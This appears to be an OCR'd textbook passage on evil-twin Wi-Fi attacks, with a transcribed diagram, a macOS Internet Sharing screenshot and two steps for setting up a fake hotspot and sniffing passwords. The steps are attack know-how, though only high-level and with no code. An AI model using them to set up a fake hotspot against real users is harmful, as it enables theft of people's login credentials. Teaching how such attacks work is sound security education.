
Victim
Victim
Broadcast SSID: Starbucks
3G or Ethernet Connection to the Internet
Attacker
Computer set as an AP, running a sniffer
Internet

A user tries to log in and finds two APs; one is legitimate and the other is an identical fake (evil twin). A victim picks one, and if it is the fake, the hacker gets login information and access to the computer. In the meantime, the user goes nowhere. He or she probably thinks it was merely a randomly failed login attempt.

Set Up of a Fake Hotspot (Evil Twin)

Hotspots in an area may not always be legitimate because an evil twin mounted by an attacker may pretend to be a legitimate hotspot. It is difficult to differentiate between a legitimate hotspot and an evil twin. For example, a user who attempts to log in may find two APs, one of which is legitimate. If the user connects to the network through the evil twin, the attacker may obtain login information and access to the victim's computer. Any login attempt of the user would fail, and they are likely to assume that the attempt randomly failed. A fake hotspot can be set up using a laptop with Internet connectivity (3G or a wired connection) and a mini AP through the following steps.

1. Enable **Internet Connection Sharing** in Windows or **Internet Sharing** in macOS.


Sharing
Show All
Remote Apple Events
Xgrid Sharing
Internet Sharing
Bluetooth Sharing
Cancel
OK
AirPort Options...

Network Name: [redacted]boy

Channel: Automatic

☑ Enable encryption (using WEP)

Password: ••••••••••••••

Confirm Password: ••••••••••••••

WEP Key Length: 128-bit

If you plan to share your Internet connection with non-Apple computers, use a 5 character password for a 40-bit WEP key, and a 13 character password for a 128-bit WEP key.

Internet Sharing: Off

Internet Sharing allows other computers to share your connection to the Internet.

Share your connection from: Ethernet

To computers using:

On	Ports
☐	Ethernet
☑	AirPort
☐	FireWire

Click the lock to prevent further changes.

Figure 16.81: Screenshot of the Internet Sharing window in macOS

2. Broadcast the Wi-Fi connection and run a sniffer program to capture passwords.


